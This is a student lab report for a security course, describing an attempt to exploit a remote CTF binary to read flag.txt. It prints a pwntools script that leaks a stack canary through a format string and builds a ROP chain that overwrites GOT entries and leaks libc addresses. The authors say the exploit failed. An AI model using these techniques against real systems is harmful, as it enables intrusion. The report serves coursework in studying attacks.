Final Project

CSC 472

Anthony Mosley, Michael Burns

12/7/23

Introduction


The point of this lab is to find the contents of `flag.txt` on the remote server. To achieve this, we will attempt to execute multiple types of attacks to leak addresses and achieve this goal. We are performing this experiment to further our understanding of the different types of attacks that can be performed on a system and to understand how they work and function. This is meant to also show our understanding of these concepts and attacks, and how we are able to apply this information in a way that works.


Analysis and Results

This should explain the relevant concept that describes the principle of the lab. Please use both text and figure (e.g., screenshot) to describe what you've done. Do NOT copy or reuse other groups/student's screenshots.


If there are questions in the given lab, you need to answers all questions. you can draw some pictures/diagrams and include code snippets if needed.


We were able to obtain the canary value, and put together the attack script to the best of our ability. We tried to overwrite write@got and snprintf@got using the ROP Chain attack, however, we were unsuccessful. After we obtained the canary value, our script would freeze, and we could not do anything else. Attached is our output of the program, as well as our attack script.


root@a2af0c47b157:/workdir/final # python3 attack.py
[+] Opening connection to 167.172.144.44 on port 9999: Done
/workdir/final/attack.py:31: BytesWarning: Text is not bytes; assuming ASCI
o guarantees. See https://docs.pwntools.com/#bytes
p.sendline("%29$x")
[*] canary value: 0xb'550f3800'


GNU nano 6.4 attack.py *
#!/usr/bin/python
from pwn import *
# target: flag @ 167.172.144.44:9999
offset_libc_start_main_ret = 0x1f8f9
offset_system = 0x00049750
offset_read = 0x0010a8b0
offset_write = 0x0010a970
offset_str_bin_sh = 0x1b8fef
snprintf_plt = 0x08049150
snprintf_got = 0x804c02c
gets_plt = 0x080490e0
gets_got = 0x804c010
pop_ret = 0x080493f3
pop_pop_pop_ret = 0x080493f1
write_plt = 0x08049140
read_plt = 0x080490d0
write_got = 0x804c028
ed_string = 0x804831f
new_system_plt = write_plt
def main():
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify

```
  GNU nano 6.4                          attack.py *
def main():
    p = remote("167.172.144.44", 9999)

    p.sendline("%29$x")
    canary = p.recv()
    log.info("canary value: 0x%s" % canary)

    # create your payload
    


    payload = (b"A" * 100)
    payload += p32(int(canary,16))
    payload += (b"A" * 12)
    #p.send(payload)
    payload += p32(write_plt)
    payload += p32(pop_pop_pop_ret)
    payload += p32(1)
    payload += p32(write_got)
    payload += p32(4)
    payload += p32(read_plt)
    payload += p32(pop_pop_pop_ret)
    payload += p32(0)
    payload += p32(write_got)
    payload += p32(4)
    payload += p32(snprintf_plt)
    payload += p32(pop_pop_pop_ret)
    payload += p32(1)

^G Help        ^O Write Out   ^W Where Is    ^K Cut         ^T Execute
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify
```


GNU nano 6.4 attack.py *
payload += p32(1)
payload += p32(snprintf_got)
payload += p32(4)
payload += p32(gets_plt)
paylaod += p32(pop_ret)
payload += p32(gets_got)
#execute command to get shell
payload += p32(new_system_plt)
payload += p32(0xdeadbeef)
payload += p32(ed_string)
#leak write@libc
p.recv(1048)
data = p.recv(4)
write_libc = u32(data)
log.info("data captured: %s", data)
#find system@libc
libc_start_addr = write_libc - offset_write
system_libc = libc_start_addr + offset_system
log.info("system@libc addr: 0x%x", system_libc)
#leak snprintf@libc
payload = p32(snprintf_got) + b"%4$s\n"
leak = p.recv(4)
snprintf_libc = u32(leak)
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify



Discussion and Conclusion

This should examine whether the lab satisfied the stated purpose, and explain what you have observed and learned. Try to explain any differences that you observed between theory (or accepted experimental data) and experimental results.

We were not able to perform the exploit. We were able to obtain the canary value, and setup our payload in a way we believed that would give us access to the remote server. The format of our attack was to get the canary value write in 100 characters for the string, then can the canary value (29th parameter on the stack), then use the ROP chain to overwrite write@got, snprintf@got and puts@got.